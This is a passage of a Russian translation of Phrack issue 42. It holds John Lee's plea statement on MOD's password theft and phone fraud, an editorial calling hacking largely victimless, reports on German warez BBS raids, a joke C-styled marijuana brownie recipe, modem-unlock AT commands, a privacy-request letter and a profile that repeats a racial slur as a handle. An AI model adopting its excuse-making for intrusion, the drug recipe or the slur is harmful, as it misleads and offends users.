2. Члены группы обменивались информацией, включая пароли, чтобы получать доступ к компьютерным системам, к которым у нас не было разрешения.

3. Я получал пароли, перехватывая трафик в Tymnet, звоня сотрудникам телефонных компаний и притворяясь компьютерными техниками, а также используя компьютерные программы для кражи паролей.

Я участвовал в установке программ в компьютерные системы, которые давали высший уровень доступа членам MOD, знавшим секретный пароль.

Я участвовал в изменении телефонных компьютерных систем с целью получения бесплатных услуг связи — например, конференц-звонков и бесплатного выставления счетов, и других.

Наконец, я получал кредитные истории, телефонные номера и адреса, а также другую информацию о частных лицах путём получения доступа к информационным и кредитно-справочным сервисам. Признаю, что 5 ноября 1991 года я получил пароли, перехватив трафик в Tymnet.

Приношу извинения за свои действия и искренне сожалею о причинённых неудобствах всем заинтересованным сторонам.

Джон Ли

В этом выпуске я хочу обратить внимание на то, что считаю крайне насущной проблемой. Всегда существовала тенденция завышать сумму ущерба, нанесённого жертвам хакерских атак. Лично я считаю, что вина никогда не возлагается на истинно виновных.

Разумеется, если кого-то поймали за взломом системы, он безусловно виновен в той или иной форме электронного нарушения границ. Я готов также признать, что такой человек может быть виновен в других преступлениях в зависимости от его действий внутри системы. Труднее всего мне мириться с тенденцией возлагать на хакера ответственность за любые расходы, необходимые для последующей защиты системы.

При таком подходе зачем вообще какой-либо корпорации думать о безопасности? Почему бы просто не подождать, пока кто-нибудь наткнётся на несколько плохо защищённых сайтов, поймать его и предъявить иск за давно необходимые улучшения безопасности?

Главными виновниками в такого рода поведении были RBOC. Как было видно на примере предполагаемого ущерба от распространения «документа 911» и совсем недавно — с 370 000 долларов ущерба, якобы понесённого Southwestern Bell в результате предполагаемых действий участников MOD.

Быть может, эта цифра и имеет какое-то реальное основание — а быть может, это произвольная сумма, придуманная несколькими бухгалтерами для объяснения убытков в корпоративном годовом отчёте. Нередко в подобные цифры включают такие нелепые статьи, как стоимость самого оборудования, подвергшегося взлому. Не вижу в этом никакого смысла.

Даже если эти обвинения принять на веру — почему вина распределяется неравномерно? Почему акционеры не требуют голов системных администраторов, директоров по информационным системам и технических директоров? Ведь именно эти люди не выполнили свою работу должным образом, не так ли? Если бы они потратили немного времени и незначительный капитал, инструменты для защиты их систем существуют. Точка.

Будь у меня инвестиции в такую компанию, как Southwestern Bell, я был бы возмущён тем, что люди, которых я нанял для обеспечения безопасности данных, оказались не в состоянии не подпустить группу необразованных бандитов к своим коммутационным системам. Почему не было экстренных собраний акционеров? Почему никто не требует изменения политики? Почему все по-прежнему при работе?

Не хочу слишком сурово судить Southwestern Bell — они были явно превзойдены MOD и совершенно не могли с ними справиться. Не только потому, что MOD были компетентными телко-хакерами, но и потому, что сетевой провайдер Southwestern Bell дал им полную свободу действий.

Пакетная сеть Southwestern Bell, Microlink II, была разработана и реализована для SWBT компанией Tymnet (в то время принадлежавшей McDonnell Douglas). Интересный момент, который я слышал о SWBNET и о каждой другой подсети, организованной Tymnet: информация о шлюзах, утилитах, расположении узлового кода и так далее предположительно хранится в различных местах во внутренних системах Tymnet. Одну из таких систем мне описали как TYMSHARE-систему, содержавшую файлы данных с описанием каждой подсети Tymnet, мнемонику (пара логин/пароль) для каждой утилиты, шлюза и ключи доступа к почте ONTYME II.

Если эта информация верна, разве не должны были привлечь Tymnet для признания их роли в атаках на Southwestern Bell?

Допустим, риэлтор продал вам дом, но сказал, что оставит себе копии всех ключей, чтобы помогать вам с обслуживанием. Через некоторое время вы замечаете, что несколько книг кто-то читал, но больше ничего не потревожено. Позже замечаете, что телевизор включён и постель разворошена. Ещё через неделю пропадает магнитофон. Вы устанавливаете ловушку и ловите кого-то, входящего в ваш дом с вашим же ключом. Выясняется, что взломщики сделали копии ключей, хранившихся у риэлтора. А риэлтор, как оказалось, не озаботился положить ключи в сейф — напротив, оставил их на столе в заднем дворе с табличками, указывающими адреса.

Кем вы будете возмущены сильнее — тем, кто скопировал и использовал ключи, или риэлтором, который не обеспечил надлежащую охрану доступа

к вашему имуществу? Лично я был бы куда сильнее возмущён риэлтором: если бы он положил ключи в сейф, это событие, вероятно, вообще бы не произошло.


Я не говорю, что людей, пойманных за взломом компьютерных систем, следует отпускать — особенно если доказано, что они продавали взломанную информацию в личных целях. Я говорю о том, что если хакеров так жёстко наказывают за то, что я считаю преимущественно безжертвенным преступлением, то все должны встать в очередь и получить свою долю вины.

Пора, наконец, возложить реальную ответственность на корпоративные структуры, которые, судя по всему, отказываются признавать свою роль в этих взломах. Халатность и безответственность сотрудников, провайдеров межсетевых соединений, поставщиков сетей передачи данных, производителей оборудования и прочих — всё это играет ключевую роль в проблемах, существующих сегодня в мировых сетях передачи данных. Более того: если бы не хакеры, эти проблемы продолжали бы оставаться в дремлющем состоянии до тех пор, пока их не обнаружили бы случайно в полевых условиях или пока провайдер сам не решил бы уведомить клиентов о существовании подобной проблемы.

От всей души призываю каждого читателя Phrack купить по одной акции любой корпорации, замеченной в подобных тенденциях, занять своё место на ближайшем собрании акционеров и как следует напугать совет директоров. Phrack Magazine в скором времени звонит в дисконтный брокерский дом.

Часть C: Новости


```
                    ==Phrack Magazine==

            Volume Four, Issue Forty-Two, File 2c of 14
```

Обыски BBS в Германии

Автор: SevenUp

Четверг, 18 марта 1993 года.

Этот день войдёт в историю как чёрный день немецких BBS. Это был самый чёрный день немецкого BBS-движения со времён рейда на 18 берлинских BBS в Берлине и Северной Германии несколько месяцев назад.

Что произошло? Несколько досок объявлений (BBS) были обысканы полицией.

На всех этих BBS были «warez» — нелегальное, пиратское, защищённое авторскими правами программное обеспечение, как правило для PC/MSDOS и Amiga. На этот раз большинство BBS находились в Баварии, Южной Германии.

Рассмотрим события подробнее.

Одним из попавшихся был MST, сисоп Southern Comfort BBS в Мюнхене. Причём его доска ушла в офлайн за 9 дней до этого. Но ему не повезло — у него оставались компьютер и warez. Он даже использовал модем для обмена warez в тот самый момент, когда полицейские позвонили в дверь. Почему он ушёл в офлайн так незадолго до обыска? Его доска работала более года.

Вот текстовый файл, который MST выпустил по поводу ухода в офлайн:

```
THURSDAY 03-09-93 00:15
THE SOUTHERN COMFORT BBS IS CLOSED !
I AM NOT BUSTED OR ANYTHING LIKE THIS !
I CLOSED THE BBS COS OF PERSONAL REASONS AND
PERHAPS IT WILL BE OPENED AGAIN IN 1 OR 2 MONTH !
I HOPE YOU WOULD UNDERSTAND THIS DECISION BUT SCENE
IS NOT ALL WHAT LIFE CAN BE ALL USER ACCOUNTS STAY
ALIVE AND WILL BE HERE AT A NEW??? OPENING !

SO I SAY BYE TO THE SCENE FOR PERHAPS ONLY A SHORT TIME !

MST/RAZOR 1911
```

Через несколько дней MST разместил объявления на местных BBS о продаже старого оборудования. Но, очевидно, не успел достаточно быстро. Возможно, это и стало одной из причин, по которой полиция нагрянула к нему 18 марта — боялись, что он избавится от нелегального ПО, и поторопились его поймать!

В 10 утра в тот день три полицейских постучали в его дверь, пока он не открыл. У них был ордер на обыск; всё компьютерное оборудование, диски и модемы были конфискованы.

Крис до четырёх месяцев назад имел собственную доску, а теперь торговал warez для TDT и других групп. В то утро он был в школе. Родителей также не было дома. Полицейские выломали деревянную дверь и вошли, изъяв всё его оборудование. Ему предложено явиться к полицейским в ближайший вторник.

Крис был одним из самых активных трейдеров PC-warez в Германии. Вместе со своим другом Michelangelo они поддерживали такие доски, как Schizophrenia и Beverly Hills, на которых были со-сисопами. Они также были известны как «Beverly Hills Boys» — новая немецкая крекерская группа.

После ареста Криса пострадали несколько досок: Beverly Hills ушла в офлайн. Также немецкий штаб Beverly Hills Boys — «Twilight Zone» — ушёл в офлайн. Их сисопы оценивают время простоя не менее чем в 1–3 месяца.

Остальные мюнхенские BBS и их сисопы были сильно напуганы этими обысками и отключили свои системы на неопределённое время.

Одна из крупнейших BBS Германии — Darkstar в Аугсбурге — была настоящим раем для коллекционеров warez. К ней было подключено 8 модемов (все US Robotics Dual Standard 16.8) и одна ISDN-линия.

На доске было более 2 ГБ PC-warez онлайн и более 7 ГБ офлайн на лентах, которые выкладывались онлайн по запросу пользователей.

Но потом наступило 18 марта, и мечта рассыпалась в прах. Её сисоп, Rider, который накануне беззаботно звонил на доски, пережил самый шокирующий момент в своей жизни. Полицейские пришли и забрали его BBS.

И другие:
Ego, со-сисоп крупной немецкой BBS, был арестован.
Andy/Spreadpoint (бывший сисоп) был арестован.
И многие другие...

В отличие от Секретной службы США, с удовольствием изымающей всю электронику подряд — стереосистемы, телевизоры, видеомагнитофоны, — немецкая полиция интересовалась только компьютерным оборудованием, прежде всего жёсткими дисками и файловыми серверами.

Как правило, приходили по трое-четверо. Все ордера на обыск были довольно старыми — выданными ещё в декабре прошлого года.

Кто за этим стоит? Прежде всего BSA — Business Software Association. Они же несут ответственность за недавние рейды на BBS в США. В Германии они только что объявили о мерах по борьбе с пиратством и досками объявлений. Самые активные члены BSA — Microsoft и Lotus Development. Microsoft, Lotus и BSA — все находятся в Мюнхене, родном городе самого грозного адвоката Германии Гюнтера Фрайхерра фон Гравенройта. Этот человек годами борется с пиратством, молодёжью, копирующей игры, и особенно с досками объявлений. Он также аффилирован с Ariolasoft — крупным немецким дистрибьютором игровых лейблов вроде Activision и других.

В итоге могу сказать лишь одно: будьте осторожны, не попадайтесь и не держите незаконное ПО на своей доске!

(c) 1993 SevenUp для Phrack

Брауни Карлкори

```
/* Begin cc_brownie.c */

Includes:
#include "4_squares_baking_chocolate"
#include "1_cup_butter"
#include "2_cups_sugar"
#include "4_eggs"
#include "2_cups_flour"
#include "2_tbs_vanilla"
#include "1_third_cup_marijuana"        /*comment out if won't compile
                                            on your system*/
#include "1_cup_nuts"                   /*comment out if won't compile*/

void main(void);

{
    heat(oven, 350);
    add(butter, chocolate);
    while(texture!='smooth')    {
        stir(mixture);
    }
    Add(sugar);
    add(eggs);
    add(vanilla);
    add(flour, pot);
```

```
      add(nuts)
      for(timer=0; timer<35; timer++) {
          bake(mixture);
      }
      cool(hour);
  }


  /*The high takes about an hour to come on,
   but lasts for 12 hrs. (4 brownies)
   Make sure they cool (don't burn your mouth!)
   and share with friends! */


  /*End of cc_brownie.c*/
```

GRAY AREAS

Examining the Gray Areas of Life

Gray Areas, Inc.
P.O. Box 808
Broomall, PA 19008-0808
(215)353-8238
grayarea@well.sf.ca.us

Gray Areas выходит ежеквартально и печатается на переработанной бумаге. Издание также участвует в местных программах переработки отходов — жестяных банок, стекла, одежды, газет и прочего.

Подписка на 4 выпуска стоит 18,00 долларов США или 26,00 долларов для зарубежных подписчиков (оплата в долларах США). Подписка на 12 выпусков — 50,00 долларов (75,00 для зарубежных). Можно оформить подписку на 12 выпусков и подарить 4 или 8 из них друзьям (т. е. те же 4 выпуска, что получаете вы, будут отправлены ещё 2 адресатам). Чек или денежный перевод выписывать на Gray Areas, Inc.

ЦЕЛИ ИЗДАНИЯ:

Gray Areas существует для изучения серых зон жизни. Мы надеемся объединить людей, причастных к всевозможным альтернативным образам жизни и девиантным субкультурам. Мы повсюду! Мы считаем, что правительство отлично справилось с задачей разобщить людей так, чтобы мы перестали отождествлять себя с другими меньшинствами. Сейчас столько разных движений, что мы зачастую вовсе не общаемся с теми, кто не занят непосредственно нашим делом. Мы убеждены, что методы, применяемые для поимки преступников, одинаковы вне зависимости от рода преступления, и многому можно научиться, изучая, как в целом преследуются преступления и как судят о морали людей. Наша миссия — просвещать людей, чтобы они начали больше заботиться об окружающем мире. Присоединяйтесь к нашим усилиям: подписывайтесь, размещайте рекламу своего бизнеса у нас и распространяйте информацию о нашей деятельности.

Рецензия Knight Lightning:

Недавно я получил экземпляр первого номера Gray Areas, датированного

осенью 1992 года, с ценой на обложке 4,50 доллара. Меня впечатлило и лазерное качество печати, иллюстраций и графики, и темы и содержание статей.

Я бы не назвал Gray Areas хакерским журналом, хотя эта тема и всплыла в интервью с Джоном Перри Барлоу (одним из первых основателей Electronic Frontier Foundation), где он обсуждал EFF и её роль в защите гражданских свобод.

Нет, думаю, справедливо сказать, что Gray Areas уделяет очень большое внимание Grateful Dead. Главная статья номера так и называется — «Несанкционированные видеозаписи Grateful Dead». Помимо этого, несколько других статей (включая интервью с Джоном Барлоу) посвящены различным аспектам истории Dead, их политических взглядов и, конечно, музыки. Реклама следующего номера Gray Areas обещает ещё больше материалов о Grateful Dead — так что если вы «дэдхэд», вы наверняка влюбитесь в этот журнал!

Однако статья, которая мне понравилась больше всего, — «Zine Scene», обзор 163 альтернативных информационных бюллетеней, включавший такие знакомые имена, как 2600, Hack-Tic, Full Disclosure и TAP, а также другие, на которые я намерен взглянуть, — Iron Feather's Journal и bOING bOING. Рецензируемые зины охватывали самые разные темы, и мне показалось, что иметь под рукой такой удобный справочник — настоящий пир для ума (особенно с тех пор, как Factsheet Five прекратил существование примерно год назад).

Другие интересные статьи касались пиратства в области видео, аудио и ПО, а также рецензий на музыку и программы. Мне также очень понравились отличные иллюстрации — визуальные материалы, комиксы и реклама по всему журналу.

Если вы поклонник альтернативной музыки или Grateful Dead — очень пожалеете, если не подпишетесь немедленно. Если вас интересуют альтернативные издания с более интересным взглядом на мир, чем Time или Newsweek, — вы обязаны хотя бы купить один экземпляр и составить своё мнение.

Все письма, отправленные в Gray Areas, считаются предназначенными для публикации, если вы специально не попросите опустить ваше имя или воздержаться от публикации ваших комментариев. Если вы пишете о чём-то, что может вас скомпрометировать, они защитят вашу личность — это принципиальная политика редакции.

«Как превратить USR Sportster с прошивкой 4.1 в 16.8K HST Dual Standard»

Автор: The Sausage with The Mallet

Если у вас есть FAX-модем USRobotics Sportster, версия 4.1, можно ввести следующие команды, чтобы превратить его в HST 16.8K Dual Standard. По сути, вы добавляете возможность HST 16.8K к уже имеющейся поддержке V32.bis 14.4K.

```
ats11=40v1L3x4&h1&r2&b1e1b1&m4&a3&k3
atgw03c6,22gw05cd,2f
ats14=1s24=150s26=1s32=8s34=0x7&w
```

Очень важный параметр — `b1`, который указывает модему использовать протокол HST 16.8K. Если не установить `b1`, при соединении Sportster с другим V32-модемом он пройдёт стандартную процедуру подключения CCITT v.32, и соединения на 16.8K не получится.

Если соединение HST всё же установится, вы не услышите обычной фазы обучения — вместо этого прозвучит HST-переговорный тон, напоминающий несущую частоту 2400 бод.

Наконец, если заменить «cd» во второй строке на «cb», ваш модем будет считать себя V.32 Courier, а не HST 16.8K.

Ищите другие файлы от Rancid Bacon Productions совместно с USDA Grade A Hackers (UGAH). Замен не принимаем.

Запрос в Почтовую службу о продаже личной информации

В мае 1992 года Почтовая служба США давала показания перед Подкомитетом по государственным операциям Палаты представителей США и сообщила, что информация об изменении адреса (NCOA), которую заполняет каждый почтовый клиент при переезде и подаче заявления о переадресации почты, продаётся компаниям прямого маркетинга без согласия человека и без его уведомления об этом. Эти данные затем используются для таргетирования людей, недавно переехавших, а также частными детективными агентствами для розыска людей и в других целях. Предотвратить такое раскрытие информации невозможно никак иначе, кроме как не заполнять форму NCOA.

Настоящее письмо является запросом информации о том, почему ваши личные данные были раскрыты и в каких целях они используются. Авторов этого письма призывают также направить его копию и любые ответы своему представителю в Конгрессе и сенаторам.

Кто имеет право на обращение: любой, кто подавал уведомление об изменении адреса в Почтовую службу в течение последних пяти лет.

```
Records Officer
US Postal Service
Washington, DC 20260                          PRIVACY ACT REQUEST


Dear Sir/Madam:

  This is a request under the Privacy Act of 1974 (5 USC 552a). The Act
requires the Postal Service, as a government agency, to maintain an
accounting of the date, nature, and purpose of each disclosure of
information about individuals. I request a copy of the accounting of all
disclosures made of address change and mail forwarding information that I provided
to the Postal Service. This information is maintained in USPS System of
Records 010.010.

  On or about (date), I filed a change of address notice requesting that my
mail be forwarded from (old address) to (new address). The name that I used
on the change of address form was (name).

  This request includes the accounting of all disclosures made by the Postal
Service, its contractors, and its licensees.
```

I am making this request because I object to the Postal Service's policy of disclosing this information without giving individuals an option to prevent release of this information. I want to learn how my information has been disclosed and what uses have been made of it. Please let the Postmaster General know that postal patrons want to have a choice in how change of address information is used.

If there is a fee in excess of $5 for this information, please notify me in advance. Thank you for consideration of this request.

Sincerely,

CC: Your Congressional Representative
US House of Representatives
Washington, DC 20510

Your Senators
US Senate
Washington, DC 20515

(Примечание: Образец письма оставлен на английском языке как официальный юридический документ, предназначенный для отправки в американские государственные органы.)

Phrack Pro-Phile

Автор: Lord Digital (Patrick K. Kroupa)

Рубрика Phrack Pro-Phile была создана для того, чтобы рассказывать вам, читателям, о старых или особо значимых/неоднозначных личностях. В этом месяце мы представляем человека, который выжил в андеграунде дольше, чем следовало бы, — создателя Phantom Access и одного из со-сисопов Mindvox…

Lord Digital

Личное

```
            Ник:  Lord Digital (уже как... блин, я старый, 13 лет уже)
     Его зовут:  Патрик К. Кроупа (Patrick K. Kroupa)
   Старые ники:  M000хахахахахах! Да ладно, серьёзно?
   Откуда ник:  Его дал мне один древний мудрец, прихлёбывавший
                дешёвый Absolut у обочины дороги...
   Дата рожд.:  20.01.68
      Возраст:  24
        Рост:  188 см
        Вес:  84 кг
     Цвет глаз:  Зелёный
   Цвет волос:  Блондин/шатен/брюнет (непостоянно)
    Компьютер:  Apple ][+, Amiga 1000, Mac Plus (все на хранении)
                Apple //e, Amiga 500, NeXT, разные Sun-ы (не на хранении)
 Сисоп/Со-сисоп:  MindVox ELItE!@#!!!@#!
   Адрес в сети:  digital@phantom.com
```

Если заглянуть под блестящую поверхность большинства вещей и погрузиться ооочень глубоко в мутное чёрное гниющее нутро человеческого эволюционного процесса, в конечном счёте столкнёшься с откровением, которое стояло — нет, ВЫПРЫГИВАЛО — перед древними ещё до времён Атлантиды: Жизнь во многом похожа на НоВыЙ СоФт.

Любой, кто пытается убедить вас в обратном, явно что-то вам продаёт.

Всё в этой вселенной — и во многих других — можно объяснить через Новый Софт. Приливы и отливы Варезов — это то, что удерживает сам КОСМОС от разрывания по швам. В периоды, когда поток Варезов иссякает до тоненькой струйки, наступают тяжёлые времена: война, мор, смерть, болезни и масса rAg PhIleZ. dOoDs, ещё вчера счастливо рубившиеся в Ultima XXII Quest For Cash, уже вовсю кидаются оскорблениями друг в друга и стучат на всех в Секретную Службу. Жизнь мрачна, в воздухе висит гнетущее чувство опустошённости и пустоты... ведь когда Варезы иссякают... жить почти не для чего и начинается ломка. Паршивый процесс, который пока что успешно лечится только в Центре Уолли Хиллса по лечению НоВыМи ВаРеЗаМи, где вас медленно слезают с варезной зависимости и вводят в РЕАЛЬНЫЙ МИР, где можно курить крэк и играть в группе.

С другой стороны, когда идёт хороший стабильный поток ВаРеЗоВ, вселенная тихонько мурлычет от счастья, все обиды заглаживаются, перспективы выравниваются, и мир, любовь и радость разливаются по всей земле, пока КОСМОС перестраивается и совершенство охватывает мир. Это пьянящее время, но оно обречено быть кратким, потому что не успеешь оглянуться, как какой-нибудь злобный проблеск МЕРЗОСТИ поднимется, и кто-нибудь ЗАДУБЛИРУЕТ чужой релиз,

или Варез ВЫЛЕТИТ при загрузке... и тогда всё, конец.

Давным-давно в далёкой-далёкой галактике... я был одним из основателей Knights Of Mysterlous keYboArdZ и альянса Ko0l/Ra{>. В настоящее время я занимаю пост Президента/Гендиректора и Председателя b0red в Phantom Access Technologies/Coleco ADAM design Studios, Inc.

В данный момент наша группа работает над многозадачной многопользовательской средой КиберПространства, в которой участники смогут погрузиться в общую реальность, основанную на кросс-реляционной структуре из множества 0 и 1, нанизанных на большие извилистые цепочки и управляемых графическим интерфейсом Objective-COBOL X/Motif поверх SQL, подключённого к ГЛАВНОМУ КОМПЬЮТЕРУ в Юте, на бесконечной скорости (не путать с бит/с).

В ближайшем будущем я .планирую переехать в Pigs Knuckle, Айдахо, и заняться скрещиванием ласок с хорьками, посвятив остаток жизни просмотру дневного телевидения.

Вот такие дела.

Пауза в реальности

Мне крайне сложно — практически невозможно — оставаться серьёзным дольше примерно 45 секунд, когда речь заходит об «андеграунде» и о том, что он из себя представлял.

Я редко утруждаю себя тем, чтобы смягчать или разбавлять большинство своих мнений, а в реальном мире есть масса мест, где любой желающий может легко найти всё, что я думаю по тому или иному поводу. Мне уже почти нечего добавить по поводу моего взгляда на историю хакерско-фрикерского мира и того, что он значил и будет значить в глобальном масштабе.

Впервые я напрямую столкнулся с компьютерами в середине-конце 70-х. Мне было лет 6–7, и мой отец в тот период работал в NCAR — это серия зданий футуристического вида в Боулдере, Колорадо. Как-то раз, когда я туда зашёл, по парковке ездили странные машины, и поскольку там постоянно происходило что-то необычное, я только потом, значительно позже, понял, что в тот момент Вуди Аллен снимал SLEEPER. В тот же день мне показали компьютерные залы, куда только что доставили один из первых вышедших с завода Cray-ов. Это произвело впечатление. Было круто...

Одно потянуло за собой другое. Я поигрывал с разными штуками — в основном со старенькими Commodore PET и кучей тяжеловесного железа от IBM — пока в 1978 году не получил Apple][+. Я тусовался с группой людей, которые тоже начинали увлекаться компьютерами; большинство из них впоследствии составили основной костяк посетителей собраний TAP в Нью-Йорке, которым оставалось существовать совсем недолго, — довольно пёстрая компания, давно разошедшаяся по своим путям навстречу уготованным судьбам. Примерно в 1980 году мы побывали на Apple Fest, где нашли ещё больше людей с Apple-ами и в результате основали Apple Mafia — в наших глазах это звучало реально круто, и она стала первой ВаРеЗ-гРуППОй для Apple][.

Время шло, я обзаводился всё новым железом, гонялся за идеальной конфигурацией Apple-Cat — Cat, карта 212, BSR, прошивка, декодер тонов и все мОды, которые NOVATION в итоге сделала к бОрдАм, — и в конце концов собрал 3 комплекта, один из которых до сих пор работает (вот это да). Всё это положило начало первому поколению программ Phantom Access, которые начали просачиваться в мОдЕМный мИрОк примерно в 1983 году; финальные редакции вышли в 1987 или 1988 году под эгидой Dead Lord. К тому времени я давно перестал над ними работать и почти никак не участвовал в их распространении.

На протяжении многих лет я перебывал в бесконечной череде групп и тусовок почти под 50 различными псевдонимами, которые регулярно придумывались и бросались — всё в рамках одного

конкретного временного среза и системы координат. Только две из них я воспринимал «всерьёз», то есть входил в них, честно разделяя идеалы и цели, ради которых группа создавалась, считая их правильными и достойными отстаивания и участия. Иными словами, мне было лет 15, и в голове у меня ещё не было установки «Ну да-да, пауза; куча чуваков потусит, что-то будет весело, что-то — глупо, а много чего — склочно и нудно, но я здесь только ради собственного развлечения, так что какого хрена...» Двумя «серьёзными» объединениями были Apple Mafia и Knights of Shadow. KOS прекратила существование в середине 1984 года, и я ушёл из AM около 1985-го, хотя, насколько мне известно, она просуществовала ещё до '86 или '87, пока последние выжившие участники не нашли себе занятия поинтереснее. В 1987 году я был также «ОфФиЦиАлЬнО» принят в Братский Орден Легиона Судьбы, что было просто офигеть кАк кРуТо. На самом деле это куда веселее воспринимается в ретроспективе, поскольку большинство из нас сейчас вполне хорошие друзья, что в начале 80-х казалось маловероятным исходом

Примерно в 1985 году я перестал быть «активным», получив легальный доступ почти ко всему, с чем хотел поиграть, а также подружившись с людьми из NYNEX, которые развеяли для меня многие тайны. В итоге вывод был таков: иметь ВЛАСТЬ — это круто, и использовать её, чтобы доставать людей, было безумно смешно — но это вело лишь к двум возможным финалам.

Либо используешь всё это как опыт обучения и «взрослеешь», понимая, что играл в казаки-разбойники, и многое из того, чем ты занимался годами, теперь незаконно и может крепко тебя подставить. Назад во времени вернуться нельзя (по крайней мере пока).

Либо продолжаешь делать глупости и оказываешься в юридической ловушке из-за чего-то, что, в общем-то, не так уж важно. Потому что... это на самом деле не «ВЛАСТЬ», а лишь очень ограниченное её воплощение в виде телефонной сети и нескольких компьютеров. И когда сравниваешь это с произведением искусства, музыкальной коллекцией или новым набором программ, которые кто-то создал, начинаешь понимать, что всё, что ты делаешь, — это ковыряешься в чужих поделках, впустую тратя время на злоупотребление...

Не буду продолжать этот монолог: у меня нет никаких моральных суждений ни о ком и ни о чём, потому что что бы люди ни делали, это какой-то процесс обучения, ведущий их к их цели (осознают они это или нет). Компьютерный андеграунд — просто не то место, где можно оставаться «активным» дольше определённого срока, служащего своего рода «обрядом посвящения» на пути к чему-то иному. Болтаться здесь бесконечно и оставаться «активным» — значит становиться преступником.

Почти всё, что я делал, происходило с горсткой друзей, игравших разные роли в разворачивавшихся событиях. Главный среди них — Dead Lord (Брюс Фанчер), один из моих ближайших друзей на протяжении большей части десятилетия, а также Тот-чьё-имя-нельзя-называть, ибо произнесение его вызывает разломы в пространстве-времени, и куча чуваков из NYC/NJ, которые в большинстве своём хотят стереть свои персонажи с лица Киберпространства и жить дальше, не имея над головой дамоклова меча LaW EnForCEmEnT из-за глупостей, которые они творили подростками.

В 1986 году я перестал звонить куда-либо и не выходил в компьютерную сеть через модем вплоть до конца 1990 года. По состоянию на конец 1992 года я нахожусь «на пенсии» чуть более 7 лет.

Любимое у Патрика

```
Женщины:  Делия! Красивая, умная, замечательная и способная
          со мной уживаться.
 Мужчины:  Бруоооооос.
Машины:  928s4, Hyundai, Edsel.
```

```
        Еда:  Итальянская, красное мясо, СуПеР ХаЙ ПеР Пр0тЕ!н,
              всё со СПАМОМ.
     Музыка:  Любая группа со словом «LORD» в названии (Lords of the
              New Church, House of Lords, Lords of Acid, Lords of Chaos,
              Traci Lords).
     Авторы:  Майкл Муркок, Сунь Цзы, Макиавелли, Ганс Хёрбигер,
              Доктор Сьюс.
     Книги:  Play of Consciousness, The Book of PAT.
  Артисты:  Bill the Cat, Стинг, Перри Фаррелл, GuNz N RoSeZ, плюс
              все, кто продался мАнАм за $$$$$$$ по-крупному.
```

Самые памятные события

Самые памятные вещи не подлежат огласке и обречены оставаться таковыми ещё некоторое время. Те, кто участвовал в играх, знают истории; те, кто не участвовал, узнают рано или поздно — но, в общем, кому какое дело. Каждый должен проживать собственные истории, жизнь — интересная игра... иди играй.

Люди, которых стоит упомянуть

Dead Lord — Тот, кого нет и не может быть, и всё же существующий. Исключительно бесконечное наслоение возможностей, заложенных в личном переселении душ и биотехнологиях? Или живой, с плотью, кровью, костями и украшением из k0dEz & warEZ? Нельзя быть ослеплённым зрением и обманутым тем, чем вещи кажутся, тогда как они суть иное; ибо что такое человек, если у него нет новейшего и нет способности его раздобыть? Это вопрос, который, пожалуй, лучше оставить мудрецам, бродящим по лугам озона и вечно ловящим край и скользящим на волнах, венчающих моря мысли и того, что есть, было и всегда будет.

The Unspeakable One — Я знаю, кто ты, так скажи мне, кто я, и давай просто двигаться дальше, ладно? Потому что иначе телевизор, скорее всего, уронит всё заведение замертво. Любой человек нормального калибра видит, что это совершенно очевидно тебе — тому, кто ид'ности pole-cats, смотрящих «Звёздные войны». 8+ KlUb ElYtE.

Terminus — Хороший друг на протяжении многих лет, который, как большинство знает, недавно пережил многое. Будущее выглядит ярким, и я с нетерпением жду возможности оглянуться на всё это с тобой ещё через десять лет. [Look, look, looking] (haga!)

Magnetic Surfer — Классный чувак, знавший меня ещё в те далёкие времена и дававший мне gNu Apple wArEz на кассетных лентах, которые он скачивал на умопомрачительной скорости 300 бод. Также он стал мостом к знакомству с многими из моих друзей через Sherwood Forest, когда тот только появился и принимал Inner Circle, а затем KOS.

The Phantom — Смотри выше; к тому же дал мне полный комплект копий TAP в 1983 году, который я ему так и не вернул.

The Plague — Классный чувак, близкий друг до его трагической аварии, когда грузовик слетел с дороги под Poker Flats, всего в 5 милях к северу от Pig's Knuckle, ID. Трагедия. Надеюсь, ему хорошо в его новом доме — глубоко под землёй, где он управляет первой в истории загробно-подземной BBS.

ApPul HeyD! \ SuperNigger > Sharp Rem0b / — Элитное трио из Scepter/InterCHAT, основавшее DPAK — образование НАСТОЛЬКО ЭЛИТНОЕ, что для его аббревиатуры потребовалось ЧЕТЫРЕ

буквы, и подарившее миру Lex Luthor на HBO!

SuperNigger — Потому что он слишком элитен, чтобы его можно было вместить в одну строку, и ему требуется как минимум две.

Lord_foul — Аааааа доод.... Ну что ж, у каждого своя роль в игре. Увидимся в Outback. (cha mod pla foul sl=999 mi=99,mh=99)

Ninja NYC — Один из немногих людей, с которыми мне доводилось встречаться и которые, похоже, освоили искусство быть счастливым где угодно, занимаясь чем угодно. Исключительно приятный человек.

Elven Wizard \ The Infiltrator \ The Gunslinger > The Bishop / The Gonif / — Компания соратников, подельников и просто крутых дудЕзов, с которыми я несказанно весело проводил время: сначала ро0ля в мире ВаРе3, потом меняя ники (ну все, кроме Джеффа) и демонтируя элитность с её потускневшей привлекательностью вместе с её свитой лжепророков (а именно нас самих под половиной дюжины других никнеймов).

Andrew \ Chase > Asif / — «Я не хочуу никаких денег, я хочу, чтобы меня оставили в покое, скажите им, чтобы убирались.» Пусть Сутех взглянет на наши мирские труды и благословит нас всех, каждого. !nse<t01dZ ro()l!!@

Paul Muad'Dib — Было много веселья, хотя новых варезов у него никогда не было (если не считать исходники). В любом случае, думаю, это уже не особо актуально.

Tuc — Думаю, упомянуть Скотта — это своего рода обязанность; не мне нарушать традицию. Привет, Tuc! Спасибо за лифт!

Captain Avatar — У него было всё! ВСЁ... БОЛЬШЕ, ЧЕМ ВСЁ...

Napoleon Bonaparte — Нэппи рулил Securityland. Я туда звонил, было круто. Я улыбался. Похоже, ФБР тоже улыбалось.

Mr. Xerox — Майк обычно был остроумным, саркастичным, раздражающим, самовлюблённым, наглым и почти всегда опаздывал. Мы отлично ладили, и иногда я правда скучаю по этому парню. Привет, Майк, где бы ты ни скитался.

Taran King — ПомИмо ДеЙД Л0рДа и Sn, сАмАя ЭлИтНаЯ ЛиЧнОсТь, кОтОрУю яА кОгДа-ЛиБо В жИзНи ВстРеЧаЛ! СтАй сП!фпХаЙ [>o()d!

Phantom Phreaker — За то, чтобы сменить фокус и найти кое-что куда более интересное для игры, чем телефоны и компьютеры 8-). Это удивительная вселенная, правда...

